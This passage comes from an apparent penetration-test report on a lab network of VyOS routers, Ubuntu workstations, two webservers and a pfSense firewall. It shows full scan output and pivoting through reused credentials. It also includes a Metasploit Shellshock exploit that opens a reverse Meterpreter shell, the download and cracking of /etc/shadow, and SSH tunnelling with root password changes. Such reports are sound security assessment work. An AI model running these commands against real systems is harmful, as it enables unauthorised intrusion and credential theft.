+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
```

Figure 13 WordPress Directories Identified with Dirb

Navigating to these directories in the browser shows that a WordPress site is hosted on this webserver that includes several pages, including an admin login page "/wordpress/wp-admin".

Figure 14 WordPress Login Page Hosted on Webserver1

3.5 ROUTER 2

The last device connected to Router 1 was discovered to be another router connected via “Eth1, 19.168.0.225”. Conducting a Nmap Scan on the last usable address confirms that this is another VyOS operating system router. Because the prefix for the subnet address was a “/30”, there are only two possible hosts within this subnet “192.168.0.225 – 192.168.0.226”.

```
root@kali:~# nmap -f -Pn -sV -p- 192.168.0.226
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 16:06 EST
Nmap scan report for 192.168.0.226
Host is up (0.0037s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.77 seconds
root@kali:~#
```

Figure 15 Nmap Scan of Router2 192.168.0.226

Like Router 1, it has all the same ports open, and the same default login credentials used to gain access to the router via Telnet. Because of this, obtaining the router configuration was done using the same method used in section (3.3). From the output of the “show configuration” command, three network interfaces were being utilised by this router, and the following IP addresses were added to the address table (2.2).

Device	Interface	IP Address	Prefix	Subnet Mask	Subnet Address
Router 2	Eth0	192.168.0.226	/27	255.255.255.224	192.168.0.224
	Eth1	192.168.0.33	/27	255.255.255.224	192.168.0.32
	Eth2	192.168.0.229	/30	255.255.255.252	192.168.0.228

Table 3 Router2 Network Interfaces

3.6 PC 2 - 192.168.0.34

This was the only computer directly attached to Router 2 and was discovered by running a host discovery scan on subnet “192.168.0.32/27”, which found another host in this subnet with the IP address “192.168.0.34”. Performing another Nmap scan directly onto this IP address confirmed that it was another workstation running on Ubuntu.




Figure 16 Nmap Scan of PC2 192.168.0.34

Similar to the results captured in (Figure 3) this computer has ports open for SSH (22) and RPC (111) along with NFS (2049) that are necessary for mounting shares from the remote host, as demonstrated in (Figure 4). Remote access into PC2 was investigated to determine if any other devices connected through PC 2, and this was possible over SSH on port 22. This workstation re-uses the login credentials captured in (Figure 5) allowing an SSH session to be established with the user and password combination of (xadmin : plums).

Figure 17 SSH Session for PC2 Logged in as xadmin

Checking on the network interface configuration with “ifconfig” confirmed another network connected to this PC over a secondary interface card with an IP address of “13.13.13.12”. Details of this were recorded, and this network was calculated to be part of a new subnet “13.13.13.0/24” and was revisited after mapping out more of the main network.




Figure 18 New 13.13.13.0/24 Network Discovered on PC2

3.7 ROUTER 3

The last device connected to Router 2 was discovered to be another router connected via “Eth2, 19.168.0.229”. Because the prefix for the subnet address was a “/30”, there are only two possible hosts within this subnet “192.168.0.229 – 192.168.0.230”. Conducting a Nmap Scan on the last usable address confirms that this is another VyOS operating system router.

```
root@kali:~/Desktop# nmap -f -Pn -sV -p- 192.168.0.230
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 07:05 EST
Nmap scan report for 192.168.0.230
Host is up (0.0025s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.57 seconds
```

Figure 19 Nmap Scan of Router3 Over 192.168.0.230

Identical to both Routers 1&2, Router 3 has all the same ports open, and the same default login credentials used to gain access to the router via Telnet. Because of this, obtaining the router configuration was done using the same method used in section (3.3). From the output of the “show configuration” command, three network interfaces were being utilised by this router, and the following IP addresses were added to the address table (2.2).

Device	Interface	IP Address	Prefix	Subnet Mask	Subnet Address
Router 3	Eth0	192.168.0.230	/30	255.255.255.252	192.168.0.228
	Eth1	192.168.0.129	/27	255.255.255.224	192.168.0.128
	Eth2	192.168.0.233	/30	255.255.255.252	192.168.0.232

Table 4 Router3 Network Interfaces

3.8 PC 3 - 192.168.0.130

This was the only computer directly attached to Router 3 and was discovered by running a host discovery scan on subnet “192.168.0.128/27”, which found another host in this subnet with the IP address “192.168.0.130”. Performing another Nmap scan directly onto this IP address confirmed that it was another workstation running on Ubuntu.




Figure 20 Nmap Scan of PC3 192.168.0.30

Similar to the results captured in (Figure 3) This computer has ports open for SSH (22) and RPC (111) along with NFS (2049) that are necessary for mounting shares from the remote host, as demonstrated in (Figure 4). Remote access into PC3 was investigated to determine if any other devices were connected through PC 3, but this was not possible from the Kali Linux machine due to permission being denied by the remote host.




Figure 21 PC3 SSH Session Permission Denied

Permission is being denied because the remote host on “192.168.0.130” uses public key authentication. “This means there must be a public and private key pair between the host and server to authenticate a valid SSH session between the two (SSH, 2022)”. In this case, the Kali Linux machine does not have a copy of the public key that corresponds with the private key stored on the remote host on PC 3 determines that the Kali Linux machine is trustworthy.

During testing, an attempt was made to bypass the public key authentication on PC3 by establishing an SSH session through another device already authenticated as a valid user. This was done by launching an SSH session through an open SSH session on PC2 that has already been logged in and authenticated as the “xadmin” user. This successful attempt allowed for a valid SSH session between PC2 on “192.168.0.34” and the remote host PC3 “192.168.0.130” through public key authentication.

```
root@kali:~/Desktop# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Jan  5 12:17:23 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Thu Jan  5 12:17:51 2023 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 22 SSH Public Key Authentication Between PC2 & PC3

Gaining access to PC3 revealed that no other networks connected to any other interface cards on the device. As this was the last workstation before the firewall, tests reverted towards the new network on PC2 with the subnet address of “13.13.13.0/24” before continuing with the rest of the network past the firewall.

3.9 PC 4 - 13.13.13.13

After establishing a “13.13.13.0/24” network connected to PC 2 out of the “Eth1” interface, mapping this portion of the network required additional steps. Trying to perform a host discovery on this network did not return any results and would indicate that this network is unreachable from the Kali Linux machine. Further investigation was carried out in an open SSH session with PC2 and examining the arp table showed that another device directly connected to the” Eth1” interface with an IP address of “13.13.13.13”.

```
xadmin@xadmin-virtual-machine:~$ arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.0.33             ether   00:50:56:99:af:41   C                     eth0
13.13.13.13              ether   00:0c:29:b1:5b:35   C                     eth1
xadmin@xadmin-virtual-machine:~$
```

Figure 23 Arp table for PC2

Sending ICMP packets to the newly discovered IP address confirmed that this host is reachable from PC2 and would require an SSH tunnel to reach this part of the network from the Kali Linux machine. To establish a tunnel, it will be necessary to have root privileges on PC2 and this was done by changing the password whilst logged in as xadmin with the command “sudo passwd root”. From there, it was possible to change the root password and, to simplify, re-used the same password for the “xadmin” account “plums”.

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Jan  5 16:21:13 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$
```

Figure 24 Change Password for root on PC2

After changing the password, a new SSH session with PC 2 with root privileges allowed for configuring PC2 as an SSH Tunnel. The next step was to edit permitters in the SSH configuration file "sshd_config", which would allow this function. To permit tunnelling, the "sshd_config" file was edited by typing the command "sudo pico /etc/ssh/sshd_config" and from there, typing out a new rule under "#Authentication" that will permit tunnelling "PermitTunnel yes".

```
root@xadmin-v...al-machine: ~
  GNU nano 2.2.6                File: /etc/ssh/sshd_config                Modified

HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
RSAAuthentication yes

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

Figure 25 PC SSH Configuration to Permit Tunneling

After restarting the SSH service on PC2 a new SSH tunnel was established from the Kali Linux machine using the command "ssh -w0:0 root@192.168.0.34" in an open terminal that would create a new interface "tun0". After making the tunnel, it was necessary to set up forwarding between PC2 and the Kali Linux machine and create a new NAT rule allowing traffic to be passed through the "eth0" interface on PC2. Once that had been set up, the Kali Linux machine defined a new route to the "13.13.13.0/24" network.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=1.43 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=1.42 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=64 time=1.41 ms
^C
--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.206/1.369/1.432/0.094 ms
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=6.09 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.21 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.81 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=1.67 ms
^C
--- 1.1.1.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 1.214/2.695/6.091/1.972 ms
root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~#
```

Figure 26 Successful setup of SSH Tunnel That Will Forward Traffic from 13.13.13.0/24

After setting up this tunnel between PC2 and the Kali Linux machine, it was possible to send ICMP packets to PC4 and conduct a Nmap Scan that reveals this workstation has fewer ports opened compared to other PCs on the network. Only SSH was open on port 22, but the workstation was still identified as another Ubuntu PC.




Figure 27 Nmap Scan on PC4 13.13.13.13

3.10 WEBSERVER 2 - 192.168.0.242

At this stage of mapping out the network, it was apparent that all other nodes would be located behind a firewall as there was no means of being able to run a host discovery or send ICMP packets from the Kali Linux machine to the "192.168.0.232/30" network out of Router 3. An attempt was made to discover any other hosts that would reply to the Kali Linux machine by scanning the whole network with an IP range of "192.168.0.0 – 192.168.0.255" with the following command –

```
nmap -sN 192.168.0.0/24
```

This returned all hosts up in this IP range, including a new undiscovered IP address of "192.168.0.242". With a newly discovered device on the network, further probing could commence finishing the network mapping process.




Figure 28 Webserver 2 Discovered When Scanning 192.168.0.0/24

As no route could be determined for this newly discovered host and with the suspicion that it was placed behind a firewall, new parameters were added to the Nmap scan when gathering information on this device. The following command was typed into an open terminal on the Kali Linux machine –

```
nmap -f -Pn -sV -p- --script=firewalk --traceroute 192.168.0.242
```

In this command, the "—script=firewalk" portion launches a script that attempts to discover firewall rules on a gateway. The other part of the command, "—traceroute" records the number of hops it takes to get to the destination IP address and lists the gateway IP addresses used to get there. The results from this Nmap Scan on the webserver will be broken down into relevant sections.

```
root@kali:~/Desktop# nmap -f -Pn -sV -p- --script=firewalk --traceroute 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 15:44 EST
Nmap scan report for 192.168.0.242
Host is up (0.0014s latency).
Not shown: 65489 closed ports, 42 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Unix))
|_http-server-header: Apache/2.4.10 (Unix)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34003/tcp6  status
|   100024  1          40562/udp6  status
|   100024  1          44914/udp   status
|_  100024  1          56411/tcp   status
56411/tcp open  status  1 (RPC #100024)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 29 Nmap Scan of Webserver2 192.168.0.242

The first section of this Nmap scan shows that the remote host has ports open for SSH (22) and HTTP (80) running an Apache 2.4.10 webserver. Other information gathered from this scan is that this machine is another host running on the Ubuntu Linux distribution.

```
Host script results:
| firewalk:
| HOP  HOST           PROTOCOL  BLOCKED PORTS
|_4    192.168.0.234  tcp       1154,3565,4686,4718,6024,8429,8530,8539,11325,12287
```

Figure 30 Nmap Scan Detecting a Firewall at 192.168.0.234

This section of the Nmap scan shows the firewalk script results and that it has detected a firewall at the fourth hop to get to the web server and confirms that the firewall's IP address is "192.168.0.234".

```
TRACEROUTE (using port 3389/tcp)
HOP RTT     ADDRESS
1   0.90 ms 192.168.0.193
2   1.02 ms 192.168.0.226
3   1.14 ms 192.168.0.230
4   1.48 ms 192.168.0.234
5   1.64 ms 192.168.0.242

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 210.79 seconds
root@kali:~/Desktop#
```

Figure 31 A Trace Route Used to Confirm the Number of Hops Taken to Get to Webserver2

The last section of the Nmap Scan results shows five hops to get to the destination IP Address "192.168.0.243". This was conducted to determine if there were any other gateways a packet would have to travel through to get to the webserver.

Navigating to the IP Address in a web browser revealed that the website is inactive, with a home page that discloses information about the webserver's uptime, kernel and Bash version.




Figure 32 Webserver2 Homepage Disclosing Sensitive Information

A reconnaissance was carried out using a webserver vulnerability scanner called Nikto to gather more information on the webserver. That was used to identify misconfiguration or out-of-date services running on the remote server.

```
root@kali: ~/Desktop
root@kali:~/Desktop# nikto -host "http://192.168.0.242"
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2022-11-23 14:44:27 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is th
e EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (htt
p://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2022-11-23 14:44:51 (GMT-5) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~/Desktop#
```

Figure 33 Nikto Scan Results for Webserver2 192.168.0.242

This scan uncovered a few misconfigurations that could be leveraged to gain access to the server. It also identified that the active version of Apache needs to be updated. A section of the results points out that the "/cgi-bin/status" directory is vulnerable to "shellshock", which will be explored further in testing.

3.11 FIREWALL

Now that Webserver 2 has been discovered behind the firewall, it was leveraged as an entry point to the remaining network portion. The first step was to gain root access to Webserver 2 to use it as an SSH tunnel that would forward traffic from the Firewall and the Kali Linux machine. This was done by exploiting the "shellshock" vulnerability identified using Nikto in (Figure 33).

"The Shellshock vulnerability is a security weakness relating to vulnerable versions of the Bash shell installed on the remote webserver (Stone, 2020)". For this case, it will be beneficial for gaining root privileges on the target webserver. Performing an attack on the webserver was done through the Metasploit Framework on the Kali Linux machine by launching the "msfconsole" from an open terminal. And the exploit used can be found by typing the following –

`use exploit/multi/http/apache_mod_cgi_bash_env_exec`

From there, the remote host was set to the IP address for Webserver 2 "192.168.0.242" and another parameter was set to target the vulnerable URI "/cgi-bin/status" and when executed allowed for a Meterpreter session to be established with the remote webserver.

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.0.242
rhosts => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/status
targeturi => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 → 192.168.0.234:38150) at 2022-11-23 15:4
9:55 -0500

meterpreter >
```

Figure 34 Successful Exploit on Webserver2 using Shellshock.

From the Meterpreter session, it was possible to download the "passwd" and "shadow" files from the webserver so they could be used to crack the passwords for the remote host.

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download   : /etc/shadow → shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download   : /etc/passwd → passwd
```

Figure 35 Download Passwd and Shadow Files from Webserver2

Running these files through John shows that there are two available login credentials to gain access to the server “root : apple” and “xweb : pears”.

```
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:01:52 DONE 3/3 (2022-11-23 16:12) 0.01776g/s 3951p/s 3954c/s 3954C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 36 Successful Cracking of Passwords for Webserver2

After obtaining login information that could gain access to the webserver with root privileges, it was possible to set up an SSH tunnel using the same methods demonstrated in (Figure 25 and Figure 26)—but pointing towards the “192.168.0.232/30” network to forward traffic towards the Firewall.

```
root@kali:~/Desktop# ip addr add 1.1.1.1/30 dev tun0
root@kali:~/Desktop# ip link set tun0 up
root@kali:~/Desktop# route add -net 192.168.0.232/30 tun0
root@kali:~/Desktop#
```

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30-o eth0 -j MASQUERADE
```

Figure 37 Setting up SSH Tunnel to Forward Traffic Between the Firewall and Kali

Once this was set up, running a Nmap scan on the Firewall on the IP address “192.168.0.234” was possible. The primary information obtained from this scan was that HTTP is being used on port 80.

```
root@kali:~/Desktop# nmap -f -Pn -sV -p- 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-06 04:24 EST
Nmap scan report for 192.168.0.234
Host is up (0.0054s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: NOTIMP)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=1/6%Time=63B7E9A2%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07version\x
SF:04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x04\0\0\
SF:0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.48 seconds
root@kali:~/Desktop#
```

Figure 38 Nmap Scan of Firewall 192.168.0.234

Opening a browser on the Kali Linux machine and navigating to the Firewall's IP address "192.168.0.234" loaded up a login page for the administrative panel for a PFSence Firewall. The login credentials for accessing the PFSense dashboard were easily enumerated as the default login username and password "admin : pfsense".

